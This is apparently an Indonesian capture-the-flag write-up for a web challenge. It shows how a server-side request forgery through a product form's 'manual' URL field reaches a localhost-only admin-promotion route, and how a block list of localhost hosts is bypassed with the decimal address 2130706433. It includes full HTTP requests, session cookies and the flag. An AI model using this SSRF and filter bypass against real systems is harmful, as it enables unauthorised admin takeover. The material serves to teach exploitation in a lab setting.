
Warm up findit

Web exploitation


Di main.py ada prefix /service



```
app.register_blueprint(web, url_prefix='/')
app.register_blueprint(service, url_prefix='/service')
```

Cek di routes.py

Ternyata ada route untuk add administrator




```
@service.route('/administratorAdd', methods=['GET'])
@isFromLocalhost
def administratorAdd():
    username = request.args.get('username')

    if not username:
        return response('Invalid username'), 400

    result = addAdmin(username)

    if result:
        return response('User updated!')
    return response('Invalid username'), 400
```

Cek fungsi addAdmin ternyata bener query untuk set role jadi admin




```
def addAdmin(username):
    check_user = query('SELECT username FROM users WHERE username = %s', (username,), one=True)

    if check_user:
        query('UPDATE users SET role="admin" WHERE username=%s', (username,))
        mysql.connection.commit()
        return True

    return False
```

Tinggal coba route 127.0.0.1:8099/service/administratorAdd?username=bang




```
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:8099
 * Running on http://192.168.0.107:8099
```

127.0.0.1:8099/service/administratorAdd?username=bang

Kenapa /administratorAdd dari


tapi harus dari localhost



```
@service.route('/administratorAdd', methods=['GET'])
@isFromLocalhost
def administratorAdd():
```


Kenapa ?username=bang

Menerima query parameter username



```
def administratorAdd():
    username = request.args.get('username')
```

Kalua usernamenya ada jadiin admin




```
def addAdmin(username):
    check_user = query('SELECT username FROM users WHERE username = %s', (username,), one=True)

    if check_user:
        query('UPDATE users SET role="admin" WHERE username=%s', (username,))
        mysql.connection.commit()
        return True
```


Coba dari localhost

Berhasil updated jadi admin



```
{
  "message": "User updated!"
}
```


pas relog dapat flag dari local



Nah, PR-nya kan gimana cara akses url 127.0.0.1:8099/service/administratorAdd?username=bang

Tapi dari server mereka bukan localhost, karena flag aslinya juga ada di server mereka.\

Pas login di halamannya. Ternyata ada halaman produk baru yang mengirim request



Produk Baru


Caffeine Baru

Nama: 1

Harga: 1

Deskripsi: 1

URL: http://127.0.0.1:8099/service/administratorAdd?username=bang




```
Accept: */*
Origin: http://127.0.0.1:8099
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8099/product
Accept-Encoding: gzip, deflate, br
Cookie: session=
.eJwVy9s0giAAg0F34QGcmtrqrtEJlhie86YFuYUKlNSVtt49vf7_7ws6XZcKrEE54Ac7cBEIjJIRWUSgFqnQ5RB5qH7mK
NHccvv4nJC2gkXxXgYqq2-eztjV6xXdEfo6bsDvD-fvNZA.aBiC3w.k_T32zcWedidZMHIKjF_0UL0bMQ
Connection: keep-alive

{
  "name":"1",
  "price":"1",
  "description":"1",
  "manual":"http://127.0.0.1:8099/service/administratorAdd?username=bang"
}
```

ternyata field manual tadi kalo kita isi url, ntar webnya ngirim request ke url yang kita input tadi (taunya url tadi ngirim request aku pake webhook)


tapi ternyata ada validasi untuk url lagi, yang intinya urlnya gak boleh mengandung



```
key = generate(50)

blocked_host = ["127.0.0.1", "localhost", "0.0.0.0"]
```

jadi localhost diganti 2130706433, jadi urlnya http://2130706433:8099/service/administratorAdd?username=bang biar gak diblock dan bisa request ke server mereka (2130706433 sama kayak localhost, diubah biar gak kena block aja) terus input lagi ke form produk baru tadi,




Nama: 1

Harga: 1

Deskripsi: 1

URL: http://2130706433:8099/service/administratorAdd?username=bang




```
POST /service/product HTTP/1.1
Host: localhost:8099
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://localhost:8099/product
Content-Type: application/json
Content-Length: 125
Origin: http://localhost:8099
Connection: close
Cookie: session=
.eJwVy7sOgjAYQOF36S7hpomOEjBtBAqUWtigYvyBAlEHqPHdhfmc74s-Y9cM6ISahTzri4QYCM41tiLAbzy
ke-nhA-4mwT1yNNbJkjZfahV8ymwNakVKwtUjS23PPW5HuIuolxtW3N1wyOQctb4OWeGEwjREqal_ThInE05
FYXowTqDaDSZ9ZYRpN5VBc3NVnNMC_f73KTWW.ZknC9w.wZQZrQuVUsRNg-VyeMxSP2gUiGk
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "name":"Produk",
  "price":"Baru",
  "description":"123",
  "manual":"http://2130706433:8099/service/administratorAdd?username=bang"
}
```

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.3 Python/3.11.6
Date: Sun, 19 May 2024 09:25:36 GMT
Content-Type: application/json
Content-Length: 85
Vary: Cookie
Connection: close

{
  "message":"Produk tersubmit. Silahkan menunggu verifikasi administrator kami"
}
```

Responsenya berhasil 200. Artinya url kita dieksekusi di server mereka, urlnya request ke /service/administatroAdd?username=bang, terus username kita jadi admin, terus relog dan dapatlah flag aslinya



FINDIT{satoe_caffeine_untuk_sehari_haxing}